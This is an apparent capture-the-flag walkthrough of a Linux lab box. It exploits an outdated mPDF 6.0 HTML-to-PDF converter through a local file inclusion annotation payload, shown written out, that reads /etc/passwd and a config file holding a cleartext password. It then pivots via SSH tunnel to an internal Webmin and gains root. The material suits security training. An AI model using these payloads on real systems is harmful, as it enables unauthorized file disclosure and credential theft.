TL;DR
This writeup is based on the Outdated machine, involving a Linux box. I began by performing an Nmap scan, which revealed open ports 22 (SSH), 80 (HTTP) and 10000. While enumerating the HTTP service, we discovered a web application titled “Convert HTML to PDF Online”. We identified the backend as mPDF 6.0 via metadata analysis. We then exploited a known Local File Inclusion (LFI) vulnerability in mPDF to extract the /etc/passwd file and sensitive configuration files. This revealed hardcoded credentials for the user svc-account. After SSHing into the box, we discovered an internal Webmin service on port 10000. By tunneling this port to our local machine, we logged into Webmin and used its built-in “Command Shell” feature to execute commands as root, securing full control over the machine.
Scanning Network
I began with an Nmap scan and identified open ports 22 and 80 for SSH and HTTP, respectively. The scan also revealed a filtered port 10000. Let’s review the Nmap results.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
sudo nmap -sS -sC -sV -v -p- 192.168.215.232 -oN scans/fullport.scan

Nmap scan report for 192.168.215.232
Host is up (0.072s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
22/tcp    open     ssh              OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp    open     http             Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Convert HTML to PDF Online
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
10000/tcp filtered snet-sensor-mgmt
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We have discovered two services: SSH and HTTP. Let’s proceed with enumerating the HTTP service.
Enumeration
Let’s see the IP on the browser.

We observed a simple web interface titled Convert HTML to PDF Online. It provides a text area where users can input HTML code, which is then converted into a PDF document.
To check the functionality of converting HTML to PDF, I provided simple HTML code as a test.
1
2
3
4
5
<html>
<body>
Test by samh4cks :)
</body>
</html>

After clicking Convert, the application generated a PDF.
The PDF contained the expected text “Test by samh4cks :)”, confirming that the application parses HTML input and renders it successfully.
PDF Metadata Analysis
To gain more insight into the backend technology handling the PDF conversion, I downloaded the generated file (mpdf.pdf) and analyzed its metadata using exiftool.

The metadata revealed a critical piece of information: the Producer is mPDF 6.0.
Exploitation
I researched this version and found that mPDF 6.0 is significantly outdated and vulnerable to mPDF 7.0 - Local File Inclusion.
mPDF parses certain HTML tags (like \<annotation>) insecurely, allowing an attacker to embed local files into the generated PDF as attachments or annotations.
I utilized the payload provided in the exploit to attempt reading the /etc/passwd file from the target server.
1
<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Attached File: /etc/passwd" pos-x="195" />

After submitting this payload, I downloaded the generated PDF. The PDF contained an attachment which I extracted to view its contents.


By analyzing the /etc/passwd file, we identified a user named svc-account with UID 1000.
Since I only had a username (svc-account) and no password or SSH keys, I decided to perform directory brute-forcing on the web server to find any hidden paths that might offer a new attack surface.
Directory Brute-forcing
I decided to perform directory brute-forcing on the web server to find any hidden paths that might offer a new attack surface. I used dirsearch with a standard SecLists wordlist to enumerate the directories.

The scan identified a /config directory. I navigated to it in the browser and found that directory listing was enabled, revealing a config.php file.

Since we cannot execute PHP files directly via the browser (as the server interprets them), I decided to reuse the mPDF LFI vulnerability to read the source code of config.php.
LFI Payload for Config
1
<annotation file="./config/config.php" content="./config/config.php" icon="Graph" title="Attached File: ./config/config.php" pos-x="195" />

I submitted the payload, downloaded the resulting PDF, and extracted the attached config.php file.

After extracting the attachment from the generated PDF, I viewed the content of config.php.

The file contained a cleartext password inside a commented-out section:
- Username:
svc-account - Password:
best&_#Password@2021!!!
With the credentials in hand, I attempted to log in via SSH.

The login was successful, and I obtained the user flag.
Post Exploitation
After gaining user access, I checked for sudo privileges using sudo -l, but the user had none.

I then turned my attention to the filtered port 10000 we saw in the initial Nmap scan. I checked the internal listening ports using netstat.

I investigated the internal ports and confirmed that port 10000 (Webmin) was listening locally. To access this interface from my attacking machine, I established an SSH tunnel.

I then accessed https://localhost:10000 in my browser.

I logged in using the previously obtained svc-account credentials.

The Webmin interface exposed a “Command Shell” feature, allowing me to execute commands as root.
